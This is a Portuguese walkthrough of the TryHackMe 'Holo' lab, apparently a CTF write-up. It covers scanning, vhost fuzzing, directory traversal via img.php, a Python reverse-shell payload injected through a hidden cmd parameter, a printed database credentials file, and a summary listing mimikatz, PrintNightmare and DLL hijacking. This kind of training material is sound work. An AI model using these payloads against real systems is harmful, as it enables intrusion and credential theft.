
Holo (L&W)



Informações que foram coletadas durante o CTF:

1. IP Inicial (10.201.126.33) do holo.live tem as portas 22 (SSH), 80 (HTTP) e 33060 (MySQLX) abertas
2. Foram encontradas **2 VHOSTS**:
    1. `admin.holo.live`
    2. `dev.holo.live`
3. Foram encontrados alguns diretórios interessante:
    1. admin.holo.live:
        1. Robots.txt que tinha informações de um arquivo de texto com possíveis credenciais importantes
        2. um possível nome de usuário `gurag`
    2. dev.holo.live
        1. Robots.txt que tinha algumas informações nada impactantes;
        2. img.php que passa um parâmetro file que está vulnerável a Directory transversal. Então era só usar as credenciais encontradas com o parâmetro vulnerável.
4. Acessando a área Admin foi descoberto que tem um parâmetro escondido (CMD) que nos permiti fazer uma Shell reversa;

5. Na shell reversa listando os diretórios do Admin (/var/www/admin):
    1. db_connect.php: aparece o IP, PASSWD,USER,NAME do Banco.
6. Entramos na **DOCKER** `192.168.100.100` :
   2. Portas Abertas: 33060 (?), 8080 (http-alt) , 3306 (MySQL) , 80 (HTTP) , 22 (SSH);
   3. Fazendo alguns Scanners, procuramos por o default gateway e encontramos **192.168.100.1**;
   4. Com o default gateway e sabemos que o MySQL está rodando, então daí entramos no banco
   1. Com a entrada no banco foram encontrado dois usuários, que já sabíamos (tecnicamente). O `admin` e o `gurag`.
7. **SAINDO DO DOCKER**:
    1. Como temos acesso ao banco então usaremos essa técnica para sair do Docker;
    2. Implantamos uma shell pelo mysql;
    3. Fazendo uma shell reverse conseguimos sair do docker.
8. Foi feita uma varredura para ver qual binário poderia ser usado para escalar privilégio.
9. Com o privilégio escalada foi gerado um chave SSH para persistir.
10. E com isso foi usado o `john-the-ripper` para quebrar a senha e descobrimos a senha do usuário `linux-admin`.
11. Com o login do `linux-admin` é usado o SSH para fazer um tunelamento para a rede interna.
12. Foi descoberto `http://10.201.126.31/`.
13. Com alguns testes descobrimos que o usuário `gurag` pode autenticar, mas como não temos a senha ao tentar explorar o redefinição de senha descobrimos que o `user_token` está exposto e conseguimos trocar a senha.
14. Logando na área Admin upamos uma Shell.
15. Após uma conexão reversa, foi iniciado `Powershell` pelo terminal e com o `mimikatz` conseguimos um usuário `watamet` e senha `Nothingtoworry!`.
16. Com as credenciais executamos o `NetExec` e descobrimos que conseguimos acessar com o `SMB` e o `evil-winrm`.
17. Com usuário autenticado no sistema, começa a etapa de enumeração de serviços, softwares, tarefas e etc. Para verificar qualquer sistema vulnerável para aproveitar.
18. Após etapa de enumeração e usando o `ProcMon` para monitorar como que funciona alguns programas, foi encontrado o `kavRemover` que solicitará uma `dll`.
19. A Etapa anterior não teve êxito, por conta que para executar o `.exe` precisa de privilégio Admin que pode ser resolvido com uma `CVE-2021-1675` que consegue colocar o usuário no grupo do ADMIN`.
20. Feito o DLL Hijacking, ao execurtamos o kavremover será chamada essa DLL infectada que com o listener rodando conseguiremos a shell

Passo a Passo

Inicialmente eu comecei testando a máquina "L-SRV01" e fiz o listamento dos IPs com CIDR /24

```
nmap -sn -v 10.201.126.33/24
```


- Nmap scan report for 10.201.126.33
- Nmap scan report for 10.201.126.250
  Ao rodar o NMAP para verificar as portas foram encontradas: **22, 80 & 33060**

Então verificamos as 3 portas


```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   3072 81:e0:ed:ff:b6:e7:a1:88:8f:20:02:be:50:5e:fa:88 (RSA)
|   256 4a:f9:03:27:eb:e5:fd:b3:99:20:8d:63:8d:ca:b6:ae (ECDSA)
|_  256 87:b3:13:df:36:d2:62:6d:32:54:37:b8:7c:d4:99:4d (ED25519)
80/tcp    open  http    Apache httpd 2.4.29
| http-methods:
|_  Supported Methods: HEAD
| http-robots.txt: 21 disallowed entries (15 shown)
| /var/www/wordpress/index.php
| /var/www/wordpress/readme.html /var/www/wordpress/wp-activate.php
| /var/www/wordpress/wp-blog-header.php /var/www/wordpress/wp-config.php
| /var/www/wordpress/wp-content /var/www/wordpress/wp-includes
| /var/www/wordpress/wp-load.php /var/www/wordpress/wp-mail.php
| /var/www/wordpress/wp-signup.php /var/www/wordpress/xmlrpc.php
| /var/www/wordpress/license.txt /var/www/wordpress/upgrade
|_/var/www/wordpress/wp-admin /var/www/wordpress/wp-comments-post.php
33060/tcp open  mysqlx  MySQL X protocol listener
Service Info: Host: localhost; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Então, inicialmente, vou verificar o site (porta 80) para ver se encontro informações valiosas

holo.live(10.201.126.33)/index.php



Logo em seguida, o proprio THM (TryHackMe) recomenda fazer um teste de vhost para verificar se encontramos algo de interessante, então rodaremos o comando:
`wfuzz -u holo.live -w /home/arthur-strelow/SecLists/Discovery/DNS/subdomains-top1million-110000.txt -H "Host: FUZZ.holo.live" --hc 404,403 --hl 156`



Com isso podermos notar os dois VHOST encontrados:
http://admin.holo.live/
http://dev.holo.live/


Agora vamos rodar um gobuster, wfuzz e ffuf no site principal e nos dois vhosts para analisarmos diretórios que podem revelar informações confidenciais

Então vermos um diretório que parece interessate:

- `ffuf -u http://holo.live/FUZZ -w /home/arthur-strelow/SecLists/Discovery/Web-Content/raft-large-files.txt -fc 301,404`

```
arthur-strelow@arthur-OptiPlex-3070:~/Ctf/holo$ ffuf -u http://holo.live/FUZZ -w /home/arthur-strelow/SecLists/Discovery/Web-Content/raft-large-files.txt -fc 301,404

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://holo.live/FUZZ
 :: Wordlist         : FUZZ: /home/arthur-strelow/SecLists/Discovery/Web-Content/raft-large-files.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 301,404
________________________________________________

wp-login.php            [Status: 403, Size: 274, Words: 20, Lines: 10, Duration: 308ms]
favicon.ico             [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 277ms]
xmlrpc.php              [Status: 405, Size: 42, Words: 6, Lines: 1, Duration: 1091ms]
readme.html             [Status: 200, Size: 7278, Words: 740, Lines: 98, Duration: 220ms]
.htaccess               [Status: 403, Size: 274, Words: 20, Lines: 10, Duration: 220ms]
license.txt             [Status: 200, Size: 19915, Words: 3331, Lines: 385, Duration: 219ms]
robots.txt              [Status: 200, Size: 913, Words: 23, Lines: 23, Duration: 218ms]
wp-config.php           [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 234ms]
wp-trackback.php        [Status: 200, Size: 135, Words: 11, Lines: 5, Duration: 298ms]
wp-settings.php         [Status: 500, Size: 0, Words: 1, Lines: 1, Duration: 219ms]
wp-mail.php             [Status: 403, Size: 2674, Words: 212, Lines: 121, Duration: 265ms]
wp-app.php              [Status: 403, Size: 0, Words: 1, Lines: 1, Duration: 365ms]
wp-cron.php             [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 306ms]
wp-blog-header.php      [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 300ms]
wp-links-opml.php       [Status: 200, Size: 224, Words: 12, Lines: 12, Duration: 270ms]
.html                   [Status: 403, Size: 274, Words: 20, Lines: 10, Duration: 218ms]
.php                    [Status: 403, Size: 274, Words: 20, Lines: 10, Duration: 219ms]
wp-load.php             [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 254ms]
wp-signup.php           [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 253ms]
wp-admin.php            [Status: 403, Size: 274, Words: 20, Lines: 10, Duration: 217ms]
```

Acessando o robots.txt



- `ffuf -u http://admin.holo.live/FUZZ -w /home/arthur-strelow/SecLists/Discovery/Web-Content/raft-large-files.txt -fc 301,404`

```
arthur-strelow@arthur-OptiPlex-3070:~/ctf/holo$ ffuf -u http://admin.holo.live/FUZZ -w /home/arthur-strelow/SecLists/Discovery/Web-Content/raft-large-files.txt -fc 301,404

       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

      v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://admin.holo.live/FUZZ
 :: Wordlist         : FUZZ: /home/arthur-strelow/SecLists/Discovery/Web-Content/raft-large-files.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 301,404
________________________________________________

index.php               [Status: 200, Size: 1845, Words: 453, Lines: 76, Duration: 307ms]
.htaccess               [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 307ms]
robots.txt              [Status: 200, Size: 135, Words: 5, Lines: 5, Duration: 307ms]
.                       [Status: 200, Size: 1845, Words: 453, Lines: 76, Duration: 310ms]
.html                   [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 222ms]
.php                    [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 220ms]
dashboard.php           [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 224ms]
.htpasswd               [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 287ms]
.htm                    [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 278ms]
.htpasswds              [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 307ms]
```

Acessando a robots.txt novamente para vermos se tem algo interessante

Opa, algo interessante foi encontrada, algumas URL's importantes

E por fim, vamos verificar o subdominio `.dev`


- `ffuf -u http://dev.holo.live/FUZZ -w /home/arthur-strelow/SecLists/Discovery/Web-Content/raft-large-files.txt -fc 301,404`

```
arthur-strelow@arthur-OptiPlex-3070:~/ctf/holo$ ffuf -u http://dev.holo.live/FUZZ -w /home/arthur-strelow/SecLists/Discovery/Web-Content/raft-large-files.txt -fc 301,404

       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

      v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://dev.holo.live/FUZZ
 :: Wordlist         : FUZZ: /home/arthur-strelow/SecLists/Discovery/Web-Content/raft-large-files.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 301,404
________________________________________________

index.php               [Status: 200, Size: 7515, Words: 639, Lines: 272, Duration: 226ms]
admin.php               [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 221ms]
login.php               [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 3225ms]
.htaccess               [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 251ms]
.                       [Status: 200, Size: 7515, Words: 639, Lines: 272, Duration: 307ms]
about.php               [Status: 200, Size: 9612, Words: 897, Lines: 296, Duration: 303ms]
.html                   [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 220ms]
.php                    [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 309ms]
img.php                 [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 309ms]
.htpasswd               [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 229ms]
.htm                    [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 220ms]
.htpasswds              [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 220ms]
.DS_Store               [Status: 200, Size: 8196, Words: 27, Lines: 27, Duration: 232ms]
[WARN] Caught keyboard interrupt (Ctrl-C)
```


Ao analisar os diretórios o que mais me chamou atenção é o `img.php`

Olhando bem vimos que eles chamam a imagem por meio de um parâmetro `file=`
`http://dev.holo.live/img.php?file=images/fubuki.jpg`
se pegarmos o .txt que descobrimos no robots do subdominio admin

`http://dev.holo.live/img.php?file=/var/www/admin/supersecretdir/creds.txt`



Então temos as credenciais administrativas e um possivel nome de usuário "**gurag**"



Fazendo uma análise do site pelo código-fonte descobri que tem um parâmetro curioso

```
        <div class="container-fluid">
          <div class="row">
            <div class="col-xl-4 col-lg-12">
              <div class="card card-chart">
              </div>
            </div>
            <div class="col-xl-4 col-lg-12">
              <div class="card card-chart">
                <div class="card-header card-header-warning">
                  <div class="ct-chart" id="websiteViewsChart"></div>
                </div>
                <div class="card-body">
                  <h4 class="card-title"> 83
 Visitors today</h4>
                <!--                  //if ($_GET['cmd'] === NULL) { echo passthru("cat /tmp/Views.txt"); } else {
echo passthru($_GET['cmd']);} -->
        </div>
              </div>
            </div>
      <script>
        const x = new Date().getFullYear();
        let date = document.getElementById('date');
        date.innerHTML = '&copy; ' + x + date.innerHTML;
      </script>
    </div>
  </div>
  <div class="fixed-plugin">
```

Daí com o NC ficamos escutando uma conexão para podermos fazer uma shell reversa

```
http://admin.holo.live/dashboard.php?cmd=python3%20-c%20%27import%20os,pty,socket;s=socket.socket();s.connect((%2210.51.124.72%22,4444));[os.dup2(s.fileno(),f)for%20f%20in(0,1,2)];pty.spawn(%22sh%22)%27
```

Shell Reversa feita

Listando os arquivos da área administrativa, acabo encontrando um arquivo que pode ser usado posteriormente (db_connect.php)

```
www-data@f2badd0cc387:/var/www/admin$ la
ls -la
total 72
drwxr-xr-x 6 root root  4096 Jan 16  2021 .
drwxr-xr-x 1 root root  4096 Jan 16  2021 ..
-rw-r--r-- 1 root root    69 Jan  4  2021 .htaccess
-rw-r--r-- 1 root root  1619 Nov  3  2020 action_page.php
drwxr-xr-x 7 root root  4096 Jul  4  2019 assets
-rw-r--r-- 1 root root 16120 Nov  3  2020 dashboard.php
-rw-r--r-- 1 root root   348 Nov  3  2020 db_connect.php
drwxr-xr-x 2 root root  4096 Jul  4  2019 docs
drwxr-xr-x 2 root root  4096 Oct 23  2020 examples
-rwxr-xr-x 1 root root 11753 Oct 22  2020 hololive.png
-rw-r--r-- 1 root root  1845 Oct 22  2020 index.php
-rw-r--r-- 1 root root   135 Jan 16  2021 robots.txt
drwxr-xr-x 2 root root  4096 Jan  4  2021 supersecretdir
www-data@f2badd0cc387:/var/www/admin$ cat db_connect.php
cat db_connect.php
<?php

define('DB_SRV', '192.168.100.1');
define('DB_PASSWD', "!123SecureAdminDashboard321!");
define('DB_USER', 'admin');
define('DB_NAME', 'DashboardDB');

$connection = mysqli_connect(DB_SRV, DB_USER, DB_PASSWD, DB_NAME);

if($connection == false){

        die("Error: Connection to Database could not be made." . mysqli_connect_error());
}
?>
```

Indo para o diretório padrão é descoberto que estamos em um docker

```
www-data@f2badd0cc387:/var/www/admin$ cd /
cd /
lwww-data@f2badd0cc387:/$ s -la
ls -la
total 340
drwxr-xr-x   1 root root   4096 Apr  3 11:13 .
drwxr-xr-x   1 root root   4096 Apr  3 11:13 ..
-rwxr-xr-x   1 root root      0 Apr  3 11:13 .dockerenv
-rw-r--r--   1 root root 266240 Jan  4  2021 apache.tar
drwxr-xr-x   1 root root   4096 Jan 16  2021 bin
drwxr-xr-x   2 root root   4096 Apr 24  2018 boot
drwxr-xr-x   5 root root    360 Apr  3 11:13 dev
drwxr-xr-x   1 root root   4096 Apr  3 11:13 etc
drwxr-xr-x   2 root root   4096 Apr 24  2018 home
drwxr-xr-x   1 root root   4096 May 23  2017 lib
drwxr-xr-x   1 root root   4096 Jan 16  2021 lib64
drwxr-xr-x   2 root root   4096 Sep 21  2020 media
drwxr-xr-x   2 root root   4096 Sep 21  2020 mnt
